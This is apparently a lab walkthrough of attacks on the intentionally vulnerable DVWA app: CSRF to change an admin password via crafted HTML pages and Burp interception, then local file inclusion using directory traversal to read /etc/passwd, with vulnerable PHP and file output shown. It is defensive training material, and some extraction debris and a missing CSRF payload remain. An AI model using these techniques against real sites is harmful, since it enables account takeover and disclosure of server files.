
For this attack we are going to use a to a web proxy called Burp.




When Burp starts up it gives us the option to open/create a project or to use a temporary one. For now we will just use a temporary project so just click **Next**.




Then Burp will ask us for the configuration to use, we will use the defaults so click **Start Burp** to begin.




Initial Burp screen



As we are going to use the proxy option within Burp select the **Proxy** tab and the **Options**. Here we can see the default proxy options which we will need to point our browser to.



In Firefox bring up the Advanced preferences screen. In the network options tab click the connection **Settings...** button.



Select Manual proxy and enter the details from Burp, where HTTP Proxy is **127.0.0.1** and Port is **8080**.

We also need to craft some malicious HTML pages.

First create the file **index.html**

```
<html>
  <head>
    <title>Nice Website</title>
  </head>
  <body>
    <h1>Don't click the link</h1>
    <p>so click the <a href="csrf.html">link</a>
```

```
</body>
</html>
```

Next the CSRF page, create the file **csrf.html**

```
<html>
  <head>
    <title>My malicious website</title>
  </head>
  <body>
    <h1>Got you</h1>
    <p>It works like a charm!</p>
    
  </body>
</html>
```

To serve up this malicious site we need to start a local webserver. The easiest way to start the local server is to type the follow command in the directory where you created the malicious page:

```
root@kali:~# python -m SimpleHTTPServer 80
```

Now we are ready to begin our attack.

### Change your admin password:

New password:

••••••••

Confirm new password:

••••••••


Change

First let's analyse how the page should work.


Enter in a new password of **DanIsCool** same again to confirm and click **Change**.

You will notice that the browser appears to be stuck waiting for the response back from the web server. Let's switch back to Burp.





The Burp proxy has intercepted the request. We can see that it is a GET request with parameters that have the new password (twice) and one for the submit button. Now click the **Forward** button to send the request on to the server.



Click the **Intercept is on** button to toggle off interception. Switch back to Firefox.

**Change your admin password:**

New password:

Confirm new password:

Change


**Password Changed**

You can see the password was changed.


Now open a new tab in Firefox and enter the URL <http://127.0.0.1/index.html>. In an attack situation the victim would be socially engineered into visiting the site.



Click the link! Go on, you know you want to.




Switch back to Burp and select the **HTTP history** tab



We can see the original request to change the password to **DanIsCool** and the a second request sent via the *csrf.html* page to change it again to **KevinIsCool**.


Switch back to Firefox and log out of DVWA.



Now when we log into DVWA we have to use the manipulated password **KevinIsCool** to log in not the one entered in via the browser.

### File Inclusion (LFI/RFI)

For convenience developers often like to reuse code that does common tasks. Sometimes they include code based on what page the user is viewing. Without proper protections this can allow us to read other files that are on the server.




We can see that the page parameter takes a filename as input.

Server source code:

```
<?php

$file = $_GET['page']; //The page we wish to display

?>
```



Using directory traversal we are able to include the /etc/passwd file

```
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3 bin:x:2:2:bin:/bin:/bin/sh
4 sys:x:3:3:sys:/dev:/bin/sh
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/bin/sh
7 man:x:6:12:man:/var/cache/man:/bin/sh
8 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9 mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mail List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101:/var/lib/libuuid:/bin/sh
20 dhcp:x:101:102:/nonexistent:/bin/false
21 syslog:x:102:103:/home/syslog:/bin/false
22 klog:x:103:104:/home/klog:/bin/false
23 sshd:x:104:65534:/var/run/ssh:/usr/sbin/nologin
24 msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
25 bind:x:105:113:/var/cache/bind:/bin/false
26 postfix:x:106:115:/var/spool/postfix:/bin/false
27 ftp:x:107:65534:/home/ftp:/bin/false
28 postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
29 mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
30 tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
